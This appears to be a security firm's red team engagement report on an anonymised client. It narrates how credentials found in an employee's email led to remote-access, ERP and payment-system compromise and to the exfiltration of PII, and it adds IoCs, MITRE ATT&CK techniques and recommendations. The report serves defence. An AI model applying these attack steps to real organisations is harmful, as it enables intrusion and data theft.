
Attack Narrative – Compromised Internal Network Servers and Applications

XYZ's email account leading to plain text admin passwords of AX Server and TeamViewer credentials




Attack Narrative – Compromised Internal Network Servers and Applications

Gained access to Teamviewer using the credentials from email. Loggedin to Windows using Axadmin's credentials




MS Dynamics AX 2012 compromised with obtained credentials




Attack Narrative – Compromised Internal Network Servers and Applications

MS Dynamics AX 2012 leading to complete access to all employee's information and data




MS Dynamics AX 2012 leading to complete access to all Vendor information and data containing critical vendor PII including purchase orders



Attack Narrative – Compromised Internal Network Servers and Applications


Used FinnOne credentials from email of XYZ leading to access of super critical data of customers, vendors, retail information, financial ledgers and all other sensitive financial information

Access to the ABC payment system using credentials obtained from XYZ's email




Attack Narrative – Compromised Internal Network Servers and Applications

This gave the power to view/edit/delete/approve all order/bills of users and customers



XYZ's email lead access to numerous critical application and database servers of ABC internal and external financial applications. Admin credentials for both Anydesk and Windows accounts compromised



Access Obtained & Data Exfiltrated

The following are the list of files we were able to exfiltrate from the internal network/email accounts/web servers:

- **Super critical customer PII and financial information** including personal details, contact info, NINs, Bank Details and Transactions of all ABC customers
- **Super critical Vendor PII**, business and financial information including personal details, contact info, Transactions and Pay Orders of all ABC vendors
- **All sensitive internal infra and employee credentials** (Email, VPN, Admin panels, servers, SSH, SFTP, Teamviewer, Anydesk, Internal Webapps, etc) of 100s of employees
- **Sensitive employee PII** of all ABC employees
- **All sensitive reports,** documents and credentials shared over email
- **Blue Team assets** including management and log monitoring servers compromised
- **Access to critical backup and database** server with super admin and read/write/modify access
- **Internal source code** of numerous public facing web applications

Indicator of Compromise (IoC)

During the engagement, the Infopercept team used VPN credentials to get access to the internal network. As a Security Operative, one can detect our attack by looking at the following information:

- VPN Connection Source IP
- Phishing Domain: ABC.com
- The login/logout timeline
- Access to other internal servers using the VPN connection from the VPN compromised accounts.
- Multiple failed login attempts on Windows and Emails accounts
- ACL logs of standard employee VPN being used to access Dev Servers


MITRE ATT&CK TTPs Used

For this engagement, following are the TTPs that were used:

- PHISHING (T1566)
- EXPLOIT PUBLIC-FACING APPLICATION (T1190)
- REMOTE ACCESS SOFTWARE (T1219)
- VALID ACCOUNTS (T1078)
- BRUTE FORCE (T1110)
- ACCOUNT DISCOVERY (T1087)
- FILE AND DIRECTORY DISCOVERY (T1083)
- NETWORK SERVICE SCANNING (T1046)
- NETWORK SHARE DISCOVERY (T1135)
- REMOTE SYSTEM DISCOVERY (T1018)
- SOFTWARE DISCOVERY (T1518)
- PROCESS DISCOVERY (T1057)
- SYSTEM NETWORK CONFIGURATION DISCOVERY (T1016)
- SYSTEM NETWORK CONNECTIONS DISCOVERY (T1049)
- DATA FROM LOCAL SYSTEM (T1005)
- DATA FROM NETWORK SHARE DRIVE (T1039)
- DATA FROM REMOVABLE DRIVE (T1025)
- EMAIL COLLECTION (T1114)
- REMOTE ACCESS SOFTWARE (T1219)
- EXFILTRATION OVER ALTERNATIVE CHANNEL (T1048)
- REMOTE SERVICES (T1021)

Tactics, Techniques & Procedure (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:



Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
1.	Phishing	Initial Access	T1566
2.	Exploit Public-Facing Applications	Initial Access	T1190
3.	Remote Access Software	Command and Control	T1219
4.	Valid Accounts	Persistence, Privilege Escalation, Defense Evasion	T1078
5.	Remote Services	Lateral Movement	T1021
6.	Brute Force	Credential Access	T1110
7.	Account Discovery	Discovery	T1087
8.	File and Directory Discovery	Discovery	T1083
9.	Network Service Scanning	Discovery	T1046
10.	Network Share Discovery	Discovery	T1135
11.	Remote System Discovery	Discovery	T1018

Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our_____team found the following TTPs that were used to get access inside the network. An overview of the TTPs are given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
12.	Software Discovery	Discovery	T1518
13.	Process Discovery	Discovery	T1057
14.	System Network Configuration Discovery	Discovery	T1016
15.	System Network Connections Discovery	Discovery	T1049
16.	Data From Local System	Collection	T1005
17.	Data from Network Share Drive	Collection	T1039
18.	Data from Removable Media	Collection	T1025
19.	Email Collection	Collection	T1114
20.	Exfiltration over Alternative Channel	Exfiltration	T1048

Observation & Recommendations

The following are the observations we made during the engagement:

- Very few employee emails disclosed publicly
- No email patterns making it difficult for blackbox phishing
- Substantial amount of Shadow/Orphaned/Outdated IT on the public internet
- VPN and Email passwords with recognizable and enumerable patterns
- Very quick detection and response time against phishing attacks
- No medium to remove malicious emails apart from notifying employees
- Close to none intervention/detection by Blue Team after email compromise
- Lack of suspicious login alerts on email
- Substantial lack of password sharing hygiene
- Substantial lack of password storing hygiene
- Internal APIs working without authentication leading to customer data compromise
- Lack of Hardware level ACLs on VPN-to-Workstation authentication (Mac Filtering)
- Massive password reuse across employees, accounts and services

The following are our recommendations:

- We suggest proper VAPT of external webapps and network
- Strictly monitor employee access management and activity
- Train employees to NEVER CLICK on links in suspicious emails and NEVER FOREWARD THEM
- Implement more frequent alarms bells calling out intrusions instead of weekly Splunk logs
- Implement proper password sharing, storing and complexity policies
- Encrypt all sensitive information shared over email with decryption passwords shared separately (on another medium)
- Harden VPN ACLs restricting users only the access to assets that they are supposed to
- Harden VPN connection based on hardware address
- Map external and internal attack surface and remove shadow/orphaned IT
- Harden VLAN and network ACL policies to restricts access to other subnets

About INFOPERCEPT

Infopercept's vision and core values revolve around making organizations more secure through the core values of Honesty, Transparency and Knowledge, so as to enable them to make better informed decisions about their security practices & goals. With our synergistic vision to combine technical expertise and professional experience, we aim to further establish our place as a one stop shop for our clients and partners' cybersecurity and accreditation needs.

Our specialized core team comprises of experienced veterans, technical experts & security enthusiasts having good practical experience & thorough knowledge in the Cybersecurity domain, are abreast of the latest trends and security innovations; ensuring that you always get the best security approach & solutions for your specific business needs, exactly the way you want it to be.

Imprint

Publisher
H-1209, Titanium City Center,
Satellite Road,
Ahmedabad – 380 015,
Gujarat, India.

Contact Info
M: +91 9898857117
W: www.infopercept.com
E : sos@infopercept.com

Global Offices

UNITED STATES OF AMERICA
+1 516 713 5040

UNITED KINGDOM
+44 2035002056

SRI LANKA
+94 702 958 909

KUWAIT
+965 6099 1177

INDIA
+91 9898857117

Infopercept